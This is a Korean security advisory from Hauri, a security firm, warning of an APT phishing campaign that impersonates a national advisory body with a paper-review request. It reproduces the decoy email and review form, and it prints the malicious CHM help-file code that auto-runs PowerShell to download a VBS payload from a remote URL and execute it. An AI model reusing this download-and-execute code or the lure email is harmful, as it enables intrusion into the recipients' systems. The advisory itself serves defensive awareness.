(주)하우리

hauri.co.kr/security/notice_view.html

[주의] 국가 자문 기관을 사칭한 악성코드 감염 주의 요망


- 논문심사 의뢰 요청으로 APT 공격 시도 -

○ 보안전문기업 ㈜하우리(대표 김희천, www.hauri.co.kr)는 국가 자문 기관을 사칭하여 주요 기관의 특정인을 대상으로 악성메일이 발송된 정황이 포착되어 주의가 필요하다고 10일 밝혔다.

○ 해당 악성메일은 공신력 있는 국가 자문 기관을 사칭하여 국가 주요 연구기관의 특정 연구원에게 논문심사 의뢰를 요청하는 것으로 속여 메일 수신자가 악성코드에 감염되도록 제작되었다.

○ 악성메일은 "[OOOO] 논문심사 의뢰드립니다." 라는 제목으로 발송되었으며, 메일 내용 또한 논문심사 의뢰 내용으로 전혀 어색한 부분없이 자연스럽게 기재되어 있어 수신자가 의심없이 악성메일을 열람하고 악성코드를 실행할 수 있다. 또한 첨부된 악성파일을 열어 악성코드에 감염되더라도 PC에 특별한 증상이 노출되지 않기 때문에 감염 사실을 PC 사용자가 인지하기에는 쉽지 않다.

○ 악성메일에 첨부된 "논문.zip" 압축파일 내에는 [그림 1]과 같은 파일이 압축되어 있다. 압축파일에 포함된 윈도우 도움말 파일인 "2023-3-2.chm" 파일을 열람하게되면 "X Click" 함수를 통해 스크립트가 자동 실행되고, 악성 URL로부터 악성코드인 temp.vbs 파일이 다운로드 되어 동작하도록 제작되어 있다.



논문.zip	이름	압축 크기	원본 크기	파일 종류	수정한 날짜
	[ ]심사의뢰서.hwp	40,849	55,296	한글과컴퓨터 한글 문서	2023-03-09 오전 11:10:02
	2023-3-2.chm	69,073	76,725	컴파일된 HTML 도움말 파일	2023-03-09 오전 11:43:39

[그림 1] 악성메일에 첨부된 압축파일(논문.zip) 내의 악성코드(2023-3-2.chm)

```
<OBJECT id="x" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=0 height=0 disabled=Block >
  <PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM id="y" name="Item1" value=",cmd.exe, /c powershell -w 1 -command  Invoke-WebRequest -Uri  http://nideso.mywebcommunity.org/kipyyh/list.php?query=60
  -OutFile C:\\users\\public\\downloads\\temp.vbs;& C:\\users\\public\\downloads\\temp.vbs;">
  <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
  x.Click();
</SCRIPT>
```

[그림 2] 악성 URL 주소와 VBS 악성코드 생성경로 (현재 악성URL 차단상태)


○ "2023-3-2.chm" 파일 실행 시 백그라운드로 악성스크립트가 실행됨과 동시에 "정책결정자의 리더쉽이 한미동맹과 미일동맹에 미치는 영향" 이라는 정상 논문이 출력되면서 메일 수신자는 악성코드 감염 사실을 더욱더 인지하기 어려워진다.

○ APT 공격 방법이 다양화되고 고도화되면서 윈도우 도움말(*.chm) 파일을 이용한 악성코드도 빈번히 발견되고 있으며, 추후에도 지속적인 chm 파일을 이용한 공격이 지속적으로 발생할 것으로 예상됨으로 주의가 필요하다.

○ ㈜하우리 보안대응센터 김정수 센터장은 "국가 주요 기관이나 일상과 업무에서 일반적으로 발생할 수 있는 자연스럽고 일반적인 메일 이용하여 APT 공격이 빈번히 이루어지고 있다. 전자메일을 이용한 악성코드 감염이 조직 침투의 주요 공격 루트이므로 사용자 및 관리자의 정기적인 시스템 보안점검과 관리로서 위협요소를 제거하는 것이 중요하다."라고 말했다.


[참고자료 #1]

■ 국가 자문 기관을 사칭한 악성 메일


메일
[ ]논문심사 의뢰드립니다.
@daum.net>
2023-03-09 오전 11:48
받는 사람: @ .go.kr
논문.zip
선생님
안녕하십니까?
기관지 < + > 편집위원회에서 선생님께 논문심사를 의뢰드립니다.
선생님께서 논문의 평가자로 적합하고, 도움이 되는 말씀을 해 주실 것으로 생각되어 의뢰드리는 것이오니,
바쁘시겠지만 심사를 맡아 주시면 정말 감사하겠습니다.
심사마감일은 2023년 3월 17일 입니다.
선생님께서 이 기한 내에 심사를 마쳐주시면 기관지 발간에 큰 도움이 될 것입니다.
만일 시간이 더 필요하시면 연락 부탁드립니다.
원고와 논문심사 의뢰서를 첨부하오니 심사의견서 작성에 활용하여 주시기 부탁드립니다.
그리고 심사료가 지급되오니, 심사서 양식에 인적사항을 모두 기입해주시기 부탁드립니다.
심사 가능여부를 2일 이내에 회신주시기 부탁드립니다.
에 많은 관심을 가져주시고 기관지 발전에 도움을 주셔서 다시 한번 감사드립니다.
문의사항 있으시면 언제든 편하게 연락주세요.
감사합니다.
사무처 드림

[참고자료 #2]

■ 첨부된 2023-3-2.chm 파일 클릭 시 "정책결정자의 리더쉽이 한미동맹과 미일동맹에 미치는 영향" 논문이 노출되면서 악성스크립트 다운로드 실행



[참고자료 #3]

■ [OOOO]논문심사 의뢰서.hwp - 정상 한글 파일

「 」 논문심사 의뢰서

에서 발행하는 「 」에 게재 신청된 다음 논문의 심사를 요청드립니다. 이 논문이 「 」 게재에 적합한 성격과 수준을 갖추었는지 공정하게 심사해주시고, 심사결과를 첨부한 양식에 따라 작성하여 편집위원회로 보내주시기 바랍니다.

1. 논문 제목:

2. 심사 마감일:

3. 심사 결과 제출처(이메일 이용):

이메일: @daum.net

*첨부: 해당논문, 논문심사의견서 각 1부.

편집위원회